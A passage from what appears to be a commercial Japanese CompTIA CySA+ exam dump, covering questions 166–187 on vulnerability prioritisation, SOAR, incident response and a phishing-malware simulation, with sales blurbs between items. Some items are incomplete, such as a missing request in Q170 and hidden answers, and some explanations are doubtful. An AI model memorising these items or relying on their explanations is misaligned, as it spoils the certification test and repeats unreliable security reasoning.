* Server1 / Server6 (Medium, No patch): Lower criticality and no patch-typically handled after higher- risk items, or mitigated as feasible.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): infrastructure architecture affects remediation priority; internet-facing hosts are typically highest priority; asset value drives remediation urgency
* Secbay Press, CompTIA CySA+ Exam Prep Guide (CS0-003): vulnerability prioritization factors include asset criticality and patch availability; prioritize items with readily available patches for prompt remediation

質問: **166**
セキュリティチームは、環境に存在する脆弱性のリストを精査しており、CVSS v4.0の指標に基づいて修復の優先順位を決定したいと考えています。

CVSS metrics	Affected instance
AV:N/AC:L/AT:N/PR:L/UI:A/E:A	System A
AV:A/AC:H/AT:P/PR:N/UI:N/E:U	System B
AV:P/AC:L/AT:N/PR:N/UI:P/E:U	System C
AV:N/AC:L/AT:N/PR:L/UI:N/E:P	System D
AV:P/AC:L/AT:N/PR:L/UI:N/E:X	System E

セキュリティ管理者は、以下の脆弱性のうちどれを最初に修正するよう依頼すべきでしょうか？
A. システムA
B. システムE
C. システムD
D. システムB
E. システムC
正解: (正解を表示します)
Using CVSS v4.0, the highest-priority remediation is typically the vulnerability that is most remotely exploitable and requires the least attacker effort (low complexity, no special conditions, low/no privileges, and no user interaction).
System D is the strongest "fix first" candidate because it combines:
* AV:N (Network) # remotely exploitable over the network; severity increases the more remote the attacker can be.
* AC:L (Low) # easier to exploit than High complexity.
* AT:N (None) # "does not depend on deployment/execution conditions"; attacker can expect the exploit to work under most instances.
* PR:L (Low) # only basic user privileges required (still relatively accessible).
* UI:N (None) # most important differentiator vs System A. CVSS v4.0 explicitly states: "The resulting score is greatest when no user interaction is required."
* E:P (Proof-of-Concept) # publicly available PoC code exists (more exploitable than "Unreported"), increasing urgency compared to U.
Why not System A (the closest competitor)?
System A is also AV:N/AC:L/AT:N/PR:L, but it has UI:A (Active), meaning exploitation requires a targeted user to perform specific actions. CVSS v4.0 defines Active (A) as requiring "specific, conscious interactions... or actively subvert protection mechanisms." System D's UI:N makes it exploitable purely at the attacker's will, which CVSS treats as more severe.
Why the others are lower priority
* System B (AV:A, AC:H, AT:P): adjacent-only, high complexity, and attack requirements present # significantly harder/less broadly exploitable.
* System C (AV:P) and System E (AV:P): require physical access, which reduces the pool of potential attackers and generally lowers priority versus network-exploitable issues.
References (Official CVSS v4.0 specification used):

* FIRST, CVSS v4.0 Specification Document:
* User Interaction values (None/Passive/Active) and "score is greatest when no user interaction is required"
* Attack Requirements (AT) definitions (None vs Present)
* Exploit Maturity (E) values (X/A/P/U) and meanings
* Attack Vector remoteness increases severity

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **167**
インシデント対応演習における KPI の重要性を最もよく表しているのはどれですか?
A. 各アナリストの個人パフォーマンスを特定する
B. インシデントがどのように解決されたかを説明する
C. チームが優先すべきことを明らかにする
D. どのツールを使用すべきかを明らかにする
正解: (正解を表示します)
Key Performance Indicators (KPIs) in incident response exercises help organizationsprioritize improvements by measuring response effectiveness, containment success, and recovery speed. This ensures that resources are focused on the most critical areas for enhancement.
* Option A (Personal performance tracking)is more relevant to HR evaluations rather than cybersecurity operations.
* Option B (Describing incident resolution)is important but does notdefine future priorities.
* Option D (Identifying tools to use)is useful but not the primary function of KPIs.
Thus,C is the correct answer, asKPIs help teams identify the most urgent areas for improvement.

質問: **168**
ファイル共有サービスを介して機密情報が開示されたという報告がいくつかあります。同社は、この脅威に対するセキュリティ体制を強化したいと考えています。このシナリオで会社を最もよくサポートするのは、次のセキュリティ管理のうちどれですか?
A. 管理者向けにステップアップ認証を導入する
B. 従業員のトレーニングと意識の向上
C. パスワードの複雑さの基準を引き上げる
D. モバイルデバイス管理を導入する
正解: (正解を表示します)
The best security control to implement against sensitive information being disclosed via file sharing services is to improve employee training and awareness. Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately. Employee training and awareness can also help foster a security culture and encourage employees to report any incidents or violations of information security.

質問: **169**
セキュリティアナリストがクラウド環境のセキュリティ評価を行っています。評価を実行すると、以下の出力が生成されます。

* 認証エラー
* 設定された場所にインスタンスが見つかりませんでした
アナリストは、この問題を解決するために、次のうちどれを使用すべきでしょうか？
A. module_name を実行し、< module_name > を実行します。
B. --session < session_name > および --module-args= " < arg1 > "
C. set_regions < region1 > および set_key
D. --whoami と --data <サービス名>
正解: (正解を表示します)
The error messages point to two core issues common in cloud assessments:
* Authentication error # credentials/API access not correctly configured (keys/tokens/CLI auth).
* Instance not found on preset location # the tool is looking in the wrong region/location (cloud resources are region-scoped).
Cloud infrastructure assessment tools typically require API-based access and allow configuration to include
/exclude regions. The All-in-One guide explains that cloud tools like Scout Suite and Prowler work via cloud APIs and require configuration to enable programmatic access, and Prowler specifically can include/exclude regions:
* Exact extract (All-in-One Exam Guide): Scout Suite "works by managing the interactions with cloud assets via the platform API..."
* Exact extract (All-in-One Exam Guide): "Prowler offers a fair amount of configuration to allow the tool programmatic access via the Amazon API..."
* Exact extract (All-in-One Exam Guide): Prowler "provides the option to... include or exclude certain AWS services or regions..." These extracts support why the fix is to set the correct region and ensure valid authentication/keys, which maps directly to Option C (set_regions ... and set_key).
Why the other options don't match the errors:
* A / B look like generic module/session execution flags (more like exploitation frameworks), not "fix authentication + wrong region."
* D (--whoami, --data) is identity/data querying; it doesn't correct credential setup or region selection.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* All-in-One CS0-003: Scout Suite uses cloud provider APIs; Prowler requires API access configuration and supports region selection/exclusion

質問: **170**
侵入テスターは、ある組織のソフトウェア開発ウェブサイトでテストを実施しています。侵入テスターは、ウェブインターフェースに次のリクエストを送信します。



次のうち、どのエクスプロイトが最も試みられる可能性が高いでしょうか?
A. SQLインジェクション
B. ローカルファイルのインクルード
C. クロスサイトスクリプティング

D. ディレクトリトラバーサル
正解: **(**正解を表示します**)**
SQL injection is a type of attack that injects malicious SQL statements into a web application's input fields or parameters, in order to manipulate or access the underlying database. The request shown in the image contains an SQL injection attempt, as indicated by the "UNION SELECT" statement, which is used to combine the results of two or more queries. The attacker is trying to extract information from the database by appending the malicious query to the original one

質問: **171**
インシデントの後、セキュリティ アナリストは、クラウド テナントからすべての資産の構成をダウンロードするためのスクリプトを作成する必要があります。アナリストは次の認証方法のうちどれを使用する必要がありますか?
A. MFA
B. ユーザーとパスワード
C. PAM
D. キーペア
正解: **D (**コメントを発表する**)**
Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.
References: Authentication Methods - Configuring Tenant-Wide Settings in Azure ..., Cloud Foundation - Oracle Help Center

質問: **172**
ACME Commercialという会社のセキュリティアナリストが、https://offce365password.acme.co に解決されるホストIPへのアウトバウンドトラフィックがあることに気づきました。このサイトの標準VPNログオンページはwww.acme.com/logonです。次のうち、最も可能性が高いのはどれですか？
A. これは通常のパスワード変更URLです。
B. セキュリティオペレーションセンターが定期的なパスワード監査を実施しています。
C. 新しいVPNゲートウェイが展開されました
D. ソーシャルエンジニアリング攻撃が進行中です
正解: **D (**コメントを発表する**)**
A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to https://offce365password.acme.co, while the site's standard VPN logon page is www.acme.com
/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (offce365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

質問: **173**
アーキテクチャ チームには、フィッシング インシデントのトリアージ時間を 20% 削減するという任務が与えられています。

次のソリューションのうち、この取り組みに最も役立つと思われるものはどれでしょうか?
A. SOAR プラットフォームを統合します。
B. セキュリティ意識向上プログラムへの予算を増額します。
C. EDR ツールを実装します。
D. フィッシングを報告するためのボタンをメール クライアントにインストールします。
正解: **A (**コメントを発表する**)**
* SOAR (Security Orchestration, Automation, and Response) platforms help automate and orchestrate incident response tasks, including phishing triage.
* SOAR reduces triage time by automatically:
* Parsing phishing emails (checking headers, links, attachments).
* Running automated playbooks to check for known malicious indicators.
* Escalating real threats while dismissing false positives.
Why Not Other Options?
* B (Increase security awareness) # Helps prevent phishing but does NOT reduce triage time.
* C (Implement EDR) # EDR is useful for endpoint protection but does NOT specifically reduce phishing triage time.
* D (Install a "Report Phishing" button) # Helps report phishing but does NOT automate the triage process.
Reference: CompTIA CySA+ CS0-003, Chapter 7: "Security Operations and Automation," Section: "SOAR and Incident Response Efficiency"

質問: **174**
アナリストは、EDR エージェントが送信元 IP アドレスを収集し、ファイアウォールへの接続を確立し、ネットワーク全体で悪意のある送信元 IP アドレスを自動的にブロックするポリシーを作成することを推奨しています。アナリストがこの推奨事項を実行するのに役立つ最良のオプションは次のうちどれですか?
A. ソア
B. SIEM
C. SLA
D. IoC
正解: **(**正解を表示します**)**
SOAR (Security Orchestration, Automation, and Response) is the best option to help the analyst implement the recommendation, as it reflects the software solution that enables security teams to integrate and coordinate separate tools into streamlined threat response workflows and automate repetitive tasks. SOAR is a term coined by Gartner in 2015 to describe a technology that combines the functions of security incident response platforms, security orchestration and automation platforms, and threat intelligence platforms in one offering.
SOAR solutions help security teams to collect inputs from various sources, such as EDR agents, firewalls, or SIEM systems, and perform analysis and triage using a combination of human and machine power. SOAR solutions also allow security teams to define and execute incident response procedures in a digital workflow format, using automation to perform low-level tasks or actions, such as blocking an IP address or quarantining a device. SOAR solutions can help security teams to improve efficiency, consistency, and scalability of their operations, as well as reduce mean time to detect (MTTD) and mean time to respond (MTTR) to threats. The other options are not as suitable as SOAR, as they do not match the description or purpose of the recommendation. SIEM (Security Information and Event Management) is a software solution that collects and analyzes data from various sources, such as logs, events, or alerts, and provides security monitoring, threat detection, and incident response capabilities. SIEM solutions can help security teams to gain visibility, correlation, and context of their security data, but they do not provide automation or orchestration features like SOAR solutions. SLA (Service Level Agreement) is a document that defines the expectations and responsibilities between a service provider and a customer, such as the quality, availability, or performance of the service. SLAs can help to manage customer expectations, formalize communication, and improve productivity and relationships, but they do not help to implement technical recommendations like SOAR solutions. IoC (Indicator of Compromise) is a piece of data or evidence that suggests a system or network has been compromised by a threat actor, such as an IP address, a file hash, or a registry key. IoCs can help to identify and analyze malicious activities or incidents, but they do not help to implement response actions like SOAR solutions.

質問: **175**

既知の脅威を所定の期間内に修復する必要があるプロセスを最もよく説明しているものは次のうちどれですか?
A. SLA
B. 覚書
C. ベストエフォート型パッチ適用
D. 組織ガバナンス
正解: (正解を表示します)
An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer12 An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.
Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.
Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

質問: **176**
セキュリティ マネージャーは、侵入テストと演習中の会社のネットワーク インフラストラクチャの防御の両方に参加するアナリストの特別なグループを結成することを決定しました。
この目標を達成するために、グループは次のどのチームを編成すべきでしょうか?
A. 青チーム
B. 紫チーム
C. レッドチーム
D. 緑チーム
正解: (正解を表示します)
A purple team is specifically defined as a collaborative approach that combines the offensive focus of the red team (penetration testing/adversary emulation) with the defensive focus of the blue team (detection/response and defense). That matches the scenario: analysts participate in both pen testing and defending during exercises.
Exact extract (All-in-One Exam Guide):
"purple team A collaborative approach that combines the 'red team' and 'blue team.' The red team attempts to breach the organization's defenses, while the blue team responds to the simulated attacks from the red team." The Sybex Practice Tests also reinforce this definition:
Exact extract (Sybex Practice Tests):
"...the purple team combines elements of the red team and blue team."
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): purple team combines red + blue
* Chapple/Seidl, CompTIA CySA+ Practice Tests (CS0-003): purple team combines red + blue

質問: **177**
アナリストは、一見無制限の時間とリソースを使って、攻撃者からの潜在的な攻撃に関する脅威インテリジェンスを受け取ります。悪意のあるアクティビティに起因する脅威アクターを最もよく説明しているものは次のうちどれですか?
A. ランサムウェア グループ
B. 組織犯罪
C. 国民国家
D. 内部関係者の脅威
正解: (正解を表示します)

質問: **178**
インシデントマネージャーは、インシデント報告を一般市民に伝える際に、適切なプロセスが遵守されるようにするために、以下のどの組織と連携すべきでしょうか(ベストプラクティスとして2つ選択してください)。
A. 法執行機関
B. ガバナンス
C. 法律
D. マネージャー
E. 広報
F. 人事部
正解: (正解を表示します)
An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security12.
References: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

質問: **179**
サイバーセキュリティ アナリストが脅威ハンティング チームに配属され、行動分析と攻撃パターンに基づいた動的な検出戦略を作成しています。アナリストが作成する内容として最も適切なのは次のうちどれですか。
A. Bots
B. IoCs
C. TTPs
D. Signatures
正解: (正解を表示します)
The analyst will be creating TTPs (Tactics, Techniques, and Procedures). TTPs describe the behavior, methods, and patterns used by attackers during a cyber attack. By focusing on TTPs, the analyst can develop a dynamic detection strategy that identifies malicious activities based on the observed behavior and patterns, rather than relying on static indicators like signatures or IOCs (Indicators of Compromise).

質問: **180**
政府のセキュリティ組織によって公開された IoC のリストには、Microsoft が署名した正規のバイナリ svchost.exe の SHA-256 ハッシュが含まれています。セキュリティ チームがこのインジケーターを検出シグネチャに追加した場合の結果を最もよく表すのは次のどれですか。

A. このインジケーターは、ほとんどの Windows デバイスで起動します。
B. 一致するハッシュを持つ悪意のあるファイルが検出されます。
C. セキュリティ チームは、環境内の不正な svchost.exe プロセスを検出します。
D. セキュリティ チームは、既知の悪意のある svchost.exe プロセスの実行を詳述するイベント エントリを検出します。
正解: **A (**コメントを発表する**)**
Adding the SHA-256 hash of a legitimate Microsoft-signed binary like svchost.exe to detection signatures would result in the indicator firing on the majority of Windows devices. Svchost.exe is a common and legitimate system process used by Windows, and using its hash as an indicator of compromise (IOC) would generate numerous false positives, as it would match the legitimate instances of svchost.exe running on all Windows systems.

質問: **181**
セキュリティアナリストがノートパソコンの脆弱性を特定しています。ユーザーは出張などでノートパソコンをオフィス外に持ち出すことが多く、脆弱性スキャンの指標が不正確になっています。MTTDを4日未満に短縮するために、アナリストは以下のどの変更を提案すべきでしょうか？
A. すべてのエンドポイントにエージェントをデプロイし、脆弱性を毎日スキャンします。
B. ネットワーク脆弱性スキャンジョブで認証情報を使用するように設定します。
C. 脆弱性スキャナーの設定を変更して、ネットワークスキャンを1日に複数回実行するようにします。
D. スキャンの最大実行時間を4日間に増やし、不足しているエンドポイントを待機します。
正解: **A (**コメントを発表する**)**
The issue is that laptops are often off-network (traveling), causing inaccurate network-scan metrics and slower detection. The best way to reduce MTTD (mean time to detect vulnerabilities) for roaming endpoints is agent-based scanning, because agents run continuously on endpoints and can still scan/report results even when devices are not connected to the corporate network.
Exact extract (All-in-One Exam Guide):
"Because the agents run continuously on each host, mobile devices can still be scanned even when they are not connected to the corporate network." It further emphasizes suitability for mobile devices:
Exact extract (All-in-One Exam Guide):
"agent-based (or serverless) vulnerability scans are typically better for scanning mobile devices." And Sybex Practice Tests directly supports this scenario (traveling sales laptops) by selecting agent-based scanning as best for accurate config visibility on traveling laptops:
Exact extract (Sybex Practice Tests):
"...most accurate view of configuration issues on laptops belonging to traveling salespeople. Which technology will work best...? A. Agent-based scanning" Why the other options don't solve the "traveling laptops" problem:
* B (credentialed scans): improves depth/accuracy when the device is reachable, but does nothing when laptops are offline/not on the network.
* C (more frequent network scans): still misses devices that aren't connected.
* D (increase runtime): waiting longer doesn't reduce MTTD; it just delays reporting and still won't scan an off-network device.
References (CompTIA CySA+ CS0-003 documents / study guides used):
* Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): agents scan continuously; mobile devices can be scanned off-network; agent-based better for mobile devices
* Chapple/Seidl, CompTIA CySA+ Practice Tests (CS0-003): agent-based scanning best for traveling laptop scanning accuracy

有効的な**CS0-003J**問題集はJPNTest.com提供され、**CS0-003J**試験に合格することに役に立ちます！JPNTest.comは今最新**CS0-003J**試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここで**CS0-003J**問題集のテストエンジンを手に入れます。最新版のアクセス、https://www.jpntest.com/shiken/CS0-003J-mondaishu　**490**問、３０%ディスカウント、特別な割引コード: **JPNshiken**」

質問: **182**
セキュリティアナリストは、会社のシステムに関する以下の情報を受け取ります。セキュリティアナリストは、セキュリティ強化のためにどのシステムにリソースを優先的に割り当てるべきかを判断する必要があります。
ホスト
あなた
主要ソフトウェア
の
サーバー1
Windows Server 2008 R2
Microsoft IIS
カスペルスキー
サーバー2
Ubuntu Server 22.04 LTS
Apache 2.4.29
なし
コンピュータ1
Windows 11 Professional
該当なし
Windows Defender
コンピュータ2
Windows 10 Professional
該当なし
Windows Defender
アナリストは、以下のシステムのうちどれを最初に修復すべきでしょうか？
A. コンピュータ1
B. サーバー1
C. コンピュータ2
D. サーバー2
正解: **(**正解を表示します**)**
Server 1is runningWindows Server 2008 R2, anend-of-life operating system, which no longer receives security patches from Microsoft, making it highly vulnerable. Additionally, runningMicrosoft IISon this outdated OS exacerbates the risk. Even though it has antivirus software, the outdated OS presents a much more critical threat vector compared to other systems listed, all of which are on supported operating systems.
Reference:
Chapple & Seidl,CompTIA CySA+ Study Guide(Sybex, 2023), Chapter 7: " Missing Patches " section highlights that outdated operating systems should be prioritized for remediation due to critical vulnerabilities

質問: **183**
ある企業は脆弱性管理プログラムを導入中ですが、セキュリティ チームに機密データへのアクセスを許可することに懸念があります。
ａ．最も正確な脆弱性スキャン結果を提供しながら、システムへのアクセスを減らすために実装できるスキャン方法は次のうちどれですか?
A. 認証されたネットワーク スキャン
B. パッシブスキャン
C. エージェントベースのスキャン
D. ダイナミックスキャン
正解: **C** (コメントを発表する)
Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

質問: **184**
セキュリティ チームは、企業 Web サイトに対する最近のレイヤー 4 DDoS 攻撃を懸念しています。次の制御のうち、攻撃を最も効果的に軽減できるのはどれですか?
A. ファイアウォール ルールを使用して攻撃をブロックします。
B. 境界ネットワークに IPS を展開します。
C. CDN をロールアウトします。
D. ロード バランサを実装します。
正解: (正解を表示します)
Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website12. References: How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

質問: **185**
組織外への PII の漏洩を防ぐために最も効果的なツールは次のうちどれですか?
A. PAM
B. IDS
C. PKI
D. DLP
正解: (正解を表示します)
Data loss prevention (DLP) is a tool that can prevent the exposure of PII outside of an organization by monitoring, detecting, and blocking sensitive data in motion, in use, or at rest.

質問: **186**
セキュリティ アナリストは最近、Arachni を使用して、新しく開発された Web アプリケーションの脆弱性評価を実行しました。アナリストは、次の出力について懸念しています。
[+] XSS: フォーム入力 'txtSearch' のアクションが https://localhost/search.aspx である
[-] XSS: レスポンス #1 を分析しています...
[-] XSS: レスポンス #2 を分析しています...
[-] XSS: レスポンス #3 を分析しています...

[+] XSS: 応答が汚染されています。脆弱性の証拠を探しています。
この脆弱性の原因として最も可能性が高いのは次のどれですか?
A. 開発者は search.aspx の特定のフィールドに入力検証保護を設定しました。
B. 開発者がヘッダーに適切なクロスサイトスクリプティング保護を設定していませんでした。
C. 開発者は、Web アプリケーションのビルドにデフォルトの保護を実装しませんでした。
D. 開発者が適切なクロスサイトリクエストフォージェリ保護を設定していませんでした。
正解: **B (**コメントを発表する**)**
The most likely reason for this vulnerability is B. The developer did not set proper cross-site scripting protections in the header. Cross-site scripting (XSS) is a type of web application vulnerability that allows an attacker to inject malicious code into a web page that is viewed by other users. XSS can be used to steal cookies, session tokens, credentials, or other sensitive information, or to perform actions on behalf of the victim1.
One of the common ways to prevent XSS attacks is to set proper HTTP response headers that instruct the browser how to handle the content of the web page. For example, the Content-Type header can specify the MIME type and character encoding of the web page, which can help the browser avoid interpreting data as code. The X-XSS-Protection header can enable or disable the browser's built-in XSS filter, which can block or sanitize suspicious scripts. The Content-Security-Policy header can define a whitelist of sources and directives that control what resources and scripts can be loaded or executed on the web page2.
According to the output of Arachni, a web application security scanner framework3, it detected an XSS vulnerability in the form input 'txtSearch' with action https://localhost/search.aspx. This means that Arachni was able to inject a malicious script into the input field and observe its execution in the response. This indicates that the developer did not set proper cross-site scripting protections in the header of search.aspx, which allowed Arachni to bypass the browser's default security mechanisms and execute arbitrary code on the web page.

質問: **187**
ある企業で先日、セキュリティインシデントが発生しました。セキュリティチームの調査によると、社内全体に送信されたフィッシングメールに埋め込まれたリンクをユーザーがクリックしたことが原因でした。そのリンクをクリックした結果、マルウェアがダウンロードされ、インストールおよび実行されました。
説明書
パート1
セキュリティインシデントに関連する証拠をレビューしてください。マルウェアの名前、悪意のあるIPアドレス、およびマルウェアの実行ファイルが組織に侵入した日時を特定してください。
パート2
キルチェーンの各項目を精査し、組織のセキュリティ体制を強化し、今回のインシデントの発生を防ぐのに役立つ適切な対策をそれぞれ選択してください。各対策は一度しか使用できず、すべての対策を使用する必要はありません。



ファイアウォールログ:

Firewall log

Traffic denied:
Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic): policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001
Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721
Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet! From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807, proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

jpnshiken.com
CompTIA
CompTIA
jpnshiken.com

ファイル整合性監視レポート：

File integrity monitoring report

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152 "11/30/19 12:05:34"	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

ipnshiken.com
CompTIA

マルウェアドメイン一覧：

Malware domain list

```
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115
```

jpnshiken.com CompTIA

脆弱性スキャンレポート：

Vulnerability scan report

HIGH SEVERITY

Title:	Cleartext transmission of sensitive information
Description:	The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset:	172.30.0.150
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

HIGH SEVERITY

Title:	Elevated privileges not required for software installations
Description:	All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset:	172.30.0.152
Risk:	Enhanced risk for unauthorized or malicious software installation
Reference:	n/a

MEDIUM SEVERITY

Title:	Sensitive cookie in HTTPS session without "secure" attribute
Description:	The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset:	172.30.0.157
Risk:	Session sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 certificate
Description:	The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset:	172.30.0.153
Risk:	May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference:	CVE-2005-1234

CompTIA
jpnshiken.com

フィッシングメール：

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,

In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

